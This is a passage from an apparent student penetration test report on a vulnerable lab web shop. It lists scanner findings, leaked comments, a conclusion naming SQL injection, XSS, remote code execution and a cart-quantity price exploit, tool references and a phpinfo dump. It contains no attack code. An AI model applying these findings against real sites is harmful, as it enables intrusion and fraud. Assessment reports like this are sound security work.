


Figure 2.8.4a – view.php Exploiting Item Quantity to Reduce Total Cost

2.9 TEST FOR SHARED HOSTING VULNERABILITIES

[This stage of testing was not applicable to RA Jewellery]

2.10 TEST FOR APPLICATION SERVER VULNERABILITIES

2.10.1 Test for Default Content

1. The *Nikto* scan conducted in section 2.1 revealed a plethora of default PHP content including:
   1.1. /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
   1.2. /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42
   1.3. /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
   1.4. /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42
   1.5. Phpinfo.php (Appendix B1)

2. Robots.txt (Section 2.2)
3. cgi-bin/printenv (Appendix D1)
4. cgi-bin/test-cgi (Appendix D2)

2.10.2 Test for Dangerous HTTP Methods

The entire site uses HTTP, all traffic between users and the website may be viewed in plaintext allowing for easy man in the middle attacks.

2.10.3 Test for Web Server Software Bugs

According to the NESSUS (*tenable.com*) Web Application Vulnerability Scanner, the server is vulnerable in the following ways:

1. OpenSSL Heartbeat Information Disclosure (Heartbleed)
2. OpenSSL 'ChangeCipherSpec' MiTM Vulnerability
3. HTTP TRACE / TRACK Methods Allowed
4. SSL Certificate Expiry
5. SSL Version 2 and 3 Protocol Detection
6. SSL Certificate Signed Using Weak Hashing Algorithm
7. SSL Medium Strength Cipher Suites Supported
8. SSL Certificate Cannot Be Trusted
9. SSL Self-Signed Certificate
10. SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)

The full Nessus report can be seen in (Appendix E1)

2.11 MISCELLANEOUS CHECKS

2.11.1 Reviewing Page Source

While inspecting source on most pages did not reveal much, on hidden.php and contact.php there was very significant information disclosure present. hidden.php contains: "***Note to self: Door entry number is 1846", and contact.php contains "***note document root is /mnt/sda2/swag/output/vulnerable/site" -although this seemed to be an old comment as the actual content of the website was found at "/mnt/sda2/website" as was confirmed by several other sources.

The comments present on the two pages can be seen in (*Figure 2.11.1a*) below.




Figure 2.11.1a – contact.php & hidden.php Information Disclosure in Comments

3 CONCLUSIONS

3.1 CONCLUSIONS

RA Jewellery's Online Store is vulnerable to a multitude of attacks, of varying severity. This includes, but is not limited to; SQL injection, stored XSS, reflected XSS, remote code execution, account information disclosure, session fixation, CSRF, authentication bypassing, path traversal, et al.

The application was very inconsistent throughout and as such was very easily exploited. There is a real lack of security for everything except the admin area, and even it was let down by insecurity in other areas. There is no logical reason to protect only half of a form but in multiple instances this was found to be the case, if the extra few hours had been spent ensuring consistency in mitigations throughout the website some of the attacks could have been prevented.

Not only does the site have severe security issues but the functionality for users is also affected. By requiring unique emails but not requiring unique usernames a user may create an account, attempt to login only to be told that their password is incorrect. They would be unable to create a new account if they only had one email as that email would already be bound to an account.

The lack of server-side checks in the cart and checkout sections allow an attacker to reduce their total cost through an exploit of item quantity. In a large order such an attack would likely go unnoticed but could cost RA Jewellery even more than the total cost of goods purchased in the worst-case scenario.

3.2 CALL TO ACTION

Caldera Security Services can provide an in-depth review of the website source. The results of which can be used to suggest vulnerability mitigations as well as fixes for logical errors found within the application.

Complimentary 1h security workshops are available for up to 10 members of staff to help improve awareness of company security policy and web application security guidelines.

If you wish to extend this session to more members of staff, organise additional sessions or proceed with the website source review please contact us using the email address below.

Caldera Security Services - 1503321@uad.ac.uk

REFERENCES

OWASP.org. *OWASP DirBuster Project*. [online]. Available from: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project [Accessed 27th November 2017].

Cirt.net. *Nikto2* [online]. Available from: https://cirt.net/Nikto2 [Accessed 27th November 2017].

Kali.org. *Hydra.* [online]. Available from: https://tools.kali.org/password-attacks/hydra [Accessed 27th November 2017].

Kali.org. *Weevely*. [online]. Available from: https://tools.kali.org/maintaining-access/weevely [Accessed 27th November 2017].


Kali.org. *Sqlmap.* [online]. Available from: https://tools.kali.org/vulnerability-analysis/sqlmap [Accessed 27th November 2017].

Tenable.com. *NESSUS* [online] Available from: https://www.tenable.com/products/nessus-vulnerability-scanner [Accessed 27th November 2017].

Stuttard, D & Pinto, M., 2011. *The Web Application Hacker's Handbook*. 2nd ed. John Wiley & Sons, Inc., Indianapolis, Indiana.

APPENDICES

APPENDIX A1 – BURP SUITE SPIDERING



APPENDIX B1 – PHPINFO.PHP

PHP Version 5.4.7

System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap-ssl' '--with-imap=/opt/lampp' '--with-gettext=/opt/lampp' '--with-mssql=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-interbase=shared,/opt/interbase' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/postgresql' '--with-iconv' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite' '--enable-intl' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, mcrypt.*, mdecrypt.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

PHP Credits

Configuration

apache2handler

Apache Version	Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
Apache API Version	20120211
Server Administrator	you@example.com
Hostname:Port	bogus_host_without_reverse_dns:80
User/Group	nobody(65534)/65534
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/opt/lampp
Loaded Modules	core mod_so http_core prefork mod_authn_file mod_authn_dbm mod_authn_anon mod_authn_dbd mod_authn_socache mod_authn_core mod_authz_host mod_authz_groupfile mod_authz_user mod_authz_dbm mod_authz_owner mod_authz_dbd mod_authz_core mod_authnz_ldap mod_access_compat mod_auth_basic mod_auth_form mod_auth_digest mod_allowmethods mod_file_cache mod_cache mod_cache_disk mod_socache_shmcb mod_socache_dbm mod_socache_memcache mod_dbd mod_bucketeer mod_dumpio mod_echo mod_case_filter mod_case_filter_in mod_buffer mod_ratelimit mod_reqtimeout mod_ext_filter mod_request mod_include mod_filter mod_substitute mod_sed mod_charset_lite mod_deflate mod_mime util_ldap mod_log_config mod_log_debug mod_logio mod_env mod_mime_magic mod_cern_meta mod_expires mod_headers mod_usertrack mod_unique_id mod_setenvif mod_version mod_remoteip mod_proxy mod_proxy_connect mod_proxy_ftp mod_proxy_http mod_proxy_fcgi mod_proxy_scgi mod_proxy_ajp mod_proxy_balancer mod_proxy_express mod_session mod_session_cookie mod_session_dbd mod_slotmem_shm mod_ssl mod_lbmethod_byrequests mod_lbmethod_bytraffic mod_lbmethod_bybusyness mod_lbmethod_heartbeat mod_unixd mod_dav mod_status mod_autoindex mod_info mod_suexec mod_cgi mod_cgid mod_dav_fs mod_vhost_alias mod_negotiation mod_dir mod_actions mod_speling mod_userdir mod_alias mod_rewrite mod_php5

Directive	Local Value	Master Value
engine	1	1
last_modified	0	0
xbithack	0	0

Apache Environment

Variable	Value
UNIQUE_ID	Wec5bn8AAAEAABbw3k8AAAAC
HTTP_HOST	192.168.1.10
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_COOKIE	PHPSESSID=05710oonnvbl0jvq9mucov2as5; SecretCookie=59575274615734366616d397a5a58426f4f6a45314d44677a4d5449334f54553d; filemanager=b3da0u12j8r9a7i335lb91n085
HTTP_CONNECTION	close
PATH	/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin
LD_LIBRARY_PATH	/opt/lampp/lib:/opt/lampp/lib
SERVER_SIGNATURE	*no value*
SERVER_SOFTWARE	Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
SERVER_NAME	192.168.1.10
SERVER_ADDR	192.168.1.10
SERVER_PORT	80
REMOTE_ADDR	192.168.1.200
DOCUMENT_ROOT	/mnt/sda2/website
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/mnt/sda2/website
SERVER_ADMIN	you@example.com
SCRIPT_FILENAME	/mnt/sda2/website/phpinfo.php
REMOTE_PORT	34014
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*
REQUEST_URI	/phpinfo.php
SCRIPT_NAME	/phpinfo.php

HTTP Headers Information

HTTP Request Headers	
HTTP Request	GET /phpinfo.php HTTP/1.1
Host	192.168.1.10
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cookie	PHPSESSID=05710oonnvbl0jvq9mucov2as5; SecretCookie=59575274615734366616d397a5a58426f4f6a45314d44677a4d5449334f54553d; filemanager=b3da0u12j8r9a7i335lb91n085
Connection	close
HTTP Response Headers	
X-Powered-By	PHP/5.4.7

bcmath

BCMath support	enabled

Directive	Local Value	Master Value
bcmath.scale	0	0

bz2

BZip2 Support	Enabled
Stream Wrapper support	compress.bzip2://
Stream Filter support	bzip2.decompress, bzip2.compress
BZip2 Version	1.0.5, 10-Dec-2007

Core

PHP Version	5.4.7

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	*no value*	*no value*
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	Off	Off
display_startup_errors	On	On
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	*no value*	*no value*
error_log	/opt/lampp/logs/php_error_log	/opt/lampp/logs/php_error_log
error_prepend_string	*no value*	*no value*
error_reporting	32767	32767
exit_on_timeout	Off	Off
expose_php	On	On
extension_dir	/opt/lampp/lib/php/extensions /no-debug-non-zts-20100525	/opt/lampp/lib/php/extensions /no-debug-non-zts-20100525
file_uploads	On	On
highlight.comment	#FF8000	#FF8000
highlight.default	#0000BB	#0000BB
highlight.html	#000000	#000000
highlight.keyword	#007700	#007700
highlight.string	#DD0000	#DD0000
html_errors	On	On
ignore_repeated_errors	Off	Off
ignore_repeated_source	Off	Off
ignore_user_abort	Off	Off
implicit_flush	Off	Off
include_path	.:/opt/lampp/lib/php	.:/opt/lampp/lib/php
log_errors	On	On
log_errors_max_len	1024	1024
mail.add_x_header	On	On
mail.force_extra_parameters	*no value*	*no value*
mail.log	*no value*	*no value*
max_execution_time	30	30
max_file_uploads	20	20
max_input_nesting_level	64	64
max_input_time	60	60
max_input_vars	1000	1000
memory_limit	128M	128M
open_basedir	*no value*	*no value*
output_buffering	4096	4096
output_handler	*no value*	*no value*
post_max_size	8M	8M
precision	14	14
realpath_cache_size	16K	16K
realpath_cache_ttl	120	120
register_argc_argv	Off	Off
report_memleaks	On	On
report_zend_debug	On	On
request_order	GP	GP
sendmail_from	*no value*	*no value*
sendmail_path	/usr/sbin/sendmail -t -i	/usr/sbin/sendmail -t -i
serialize_precision	100	100
short_open_tag	On	On

SMTP	localhost	localhost
smtp_port	25	25
sql.safe_mode	Off	Off
track_errors	On	On
unserialize_callback_func	*no value*	*no value*
upload_max_filesize	2M	2M
upload_tmp_dir	*no value*	*no value*
user_dir	*no value*	*no value*
user_ini.cache_ttl	300	300
user_ini.filename	.user.ini	.user.ini
variables_order	GPCS	GPCS
xmlrpc_error_number	0	0
xmlrpc_errors	Off	Off
zend.detect_unicode	On	On
zend.enable_gc	On	On
zend.multibyte	Off	Off
zend.script_encoding	*no value*	*no value*

ctype

ctype functions	enabled

curl

cURL support	enabled
cURL Information	7.21.0
Age	3
Features	
AsynchDNS	No
Debug	No
GSS-Negotiate	No
IDN	No
IPv6	No
Largefile	Yes
NTLM	Yes
SPNEGO	No
SSL	Yes
SSPI	No
krb4	No
libz	Yes
CharConv	No
Protocols	dict, file, ftp, ftps, http, https, imap, imaps, ldap, ldaps, pop3, pop3s, rtsp, smtp, smtps, telnet, tftp
Host	i686-pc-linux-gnu
SSL Version	OpenSSL/1.0.1c
ZLib Version	1.2.3

date

date/time support	enabled
"Olson" Timezone Database Version	2012.3
Timezone Database	internal
Default timezone	Europe/Berlin

Directive	Local Value	Master Value
date.default_latitude	31.7667	31.7667
date.default_longitude	35.2333	35.2333
date.sunrise_zenith	90.583333	90.583333
date.sunset_zenith	90.583333	90.583333
date.timezone	Europe/Berlin	Europe/Berlin

dba

DBA support	enabled
Supported handlers	gdbm cdb cdb_make inifile flatfile

Directive	Local Value	Master Value
dba.default_handler	flatfile	flatfile

dom

DOM/XML	enabled
DOM/XML API Version	20031129
libxml Version	2.7.6
HTML Support	enabled
XPath Support	enabled
XPointer Support	enabled
Schema Support	enabled
RelaxNG Support	enabled

ereg

Regex Library	Bundled library enabled

exif

EXIF Support	enabled
EXIF Version	1.4 Id
Supported EXIF Version	0220
Supported filetypes	JPEG,TIFF

Directive	Local Value	Master Value
exif.decode_jis_intel	JIS	JIS
exif.decode_jis_motorola	JIS	JIS
exif.decode_unicode_intel	UCS-2LE	UCS-2LE
exif.decode_unicode_motorola	UCS-2BE	UCS-2BE
exif.encode_jis	*no value*	*no value*
exif.encode_unicode	ISO-8859-15	ISO-8859-15

fileinfo

fileinfo support	enabled
version	1.0.5

filter

Input Validation and Filtering	enabled
Revision	$Id: e523cdc8829892d1b4f9cb7c3c57b2ba1c36b9ea $

Directive	Local Value	Master Value
filter.default	unsafe_raw	unsafe_raw
filter.default_flags	*no value*	*no value*

ftp

FTP support	enabled

gd

GD Support	enabled
GD Version	bundled (2.0.34 compatible)
FreeType Support	enabled
FreeType Linkage	with freetype
FreeType Version	2.1.7
GIF Read Support	enabled
GIF Create Support	enabled
JPEG Support	enabled
libJPEG Version	6b
PNG Support	enabled
libPNG Version	1.2.12
WBMP Support	enabled
XBM Support	enabled

Directive	Local Value	Master Value
gd.jpeg_ignore_warning	0	0

gettext

GetText Support	enabled

hash

hash support	enabled
Hashing Engines	md2 md4 md5 sha1 sha224 sha256 sha384 sha512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128,3 tiger160,3 tiger192,3 tiger128,4 tiger160,4 tiger192,4 snefru snefru256 gost adler32 crc32 crc32b fnv132 fnv164 joaat haval128,3 haval160,3 haval192,3 haval224,3 haval256,3 haval128,4 haval160,4 haval192,4 haval224,4 haval256,4 haval128,5 haval160,5 haval192,5 haval224,5 haval256,5

iconv

iconv support	enabled
iconv implementation	glibc
iconv library version	2.13

Directive	Local Value	Master Value
iconv.input_encoding	ISO-8859-1	ISO-8859-1
iconv.internal_encoding	ISO-8859-1	ISO-8859-1
iconv.output_encoding	ISO-8859-1	ISO-8859-1

imap

IMAP c-Client Version	2007e
SSL Support	enabled

intl

Internationalization support	enabled
version	1.1.0
ICU version	4.2.1

Directive	Local Value	Master Value
intl.default_locale	*no value*	*no value*
intl.error_level	0	0

json

json support	enabled
json version	1.2.1

ldap

LDAP Support	enabled
RCS Version	Id
Total Links	0/unlimited
API Version	3001
Vendor Name	OpenLDAP
Vendor Version	20421

Directive	Local Value	Master Value
ldap.max_links	Unlimited	Unlimited

libxml

libXML support	active
libXML Compiled Version	2.7.6
libXML Loaded Version	20706
libXML streams	enabled

mbstring

Multibyte Support	enabled
Multibyte string engine	libmbfl
HTTP input encoding translation	disabled
libmbfl version	1.3.2

mbstring extension makes use of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.

Multibyte (japanese) regex support	enabled
Multibyte regex (oniguruma) backtrack check	On
Multibyte regex (oniguruma) version	4.7.1

Directive	Local Value	Master Value
mbstring.detect_order	*no value*	*no value*
mbstring.encoding_translation	Off	Off
mbstring.func_overload	0	0
mbstring.http_input	pass	pass
mbstring.http_output	pass	pass
mbstring.http_output_conv_mimetypes	^(text/|application/xhtml\+xml)	^(text/|application/xhtml\+xml)
mbstring.internal_encoding	*no value*	*no value*
mbstring.language	neutral	neutral
mbstring.strict_detection	Off	Off
mbstring.substitute_character	*no value*	*no value*

mcrypt

mcrypt support	enabled
mcrypt_filter support	enabled
Version	2.5.8
Api No	20021217
Supported ciphers	cast-128 gost rijndael-128 twofish arcfour cast-256 loki97 rijndael-192 saferplus wake blowfish-compat des rijndael-256 serpent xtea blowfish enigma rc2 tripledes
Supported modes	cbc cfb ctr ecb ncfb nofb ofb stream

Directive	Local Value	Master Value
mcrypt.algorithms_dir	*no value*	*no value*
mcrypt.modes_dir	*no value*	*no value*

mhash

MHASH support	Enabled
MHASH API Version	Emulated Support

mssql

MSSQL Support	enabled
Active Persistent Links	0
Active Links	0
Library version	FreeTDS

Directive	Local Value	Master Value
mssql.allow_persistent	On	On
mssql.batchsize	0	0
mssql.charset	*no value*	*no value*
mssql.compatability_mode	Off	Off
mssql.connect_timeout	5	5
mssql.datetimeconvert	On	On
mssql.max_links	Unlimited	Unlimited
mssql.max_persistent	Unlimited	Unlimited
mssql.max_procs	Unlimited	Unlimited
mssql.min_error_severity	10	10
mssql.min_message_severity	10	10
mssql.secure_connection	Off	Off
mssql.textlimit	Server default	Server default
mssql.textsize	Server default	Server default
mssql.timeout	60	60

mysql

MySQL Support	enabled
Active Persistent Links	0
Active Links	0
Client API version	mysqlnd 5.0.10 - 20111026 - $Id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 $

Directive	Local Value	Master Value
mysql.allow_local_infile	On	On
mysql.allow_persistent	On	On
mysql.connect_timeout	60	60
mysql.default_host	*no value*	*no value*
mysql.default_password	*no value*	*no value*
mysql.default_port	*no value*	*no value*
mysql.default_socket	/opt/lampp/var/mysql/mysql.sock	/opt/lampp/var/mysql/mysql.sock
mysql.default_user	*no value*	*no value*
mysql.max_links	Unlimited	Unlimited
mysql.max_persistent	Unlimited	Unlimited
mysql.trace_mode	Off	Off

mysqli

Mysqli Support	enabled
Client API library version	mysqlnd 5.0.10 - 20111026 - $Id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 $
Active Persistent Links	0
Inactive Persistent Links	0
Active Links	0

Directive	Local Value	Master Value
mysqli.allow_local_infile	On	On
mysqli.allow_persistent	On	On
mysqli.default_host	*no value*	*no value*
mysqli.default_port	3306	3306
mysqli.default_pw	*no value*	*no value*
mysqli.default_socket	/opt/lampp/var/mysql/mysql.sock	/opt/lampp/var/mysql/mysql.sock
mysqli.default_user	*no value*	*no value*
mysqli.max_links	Unlimited	Unlimited
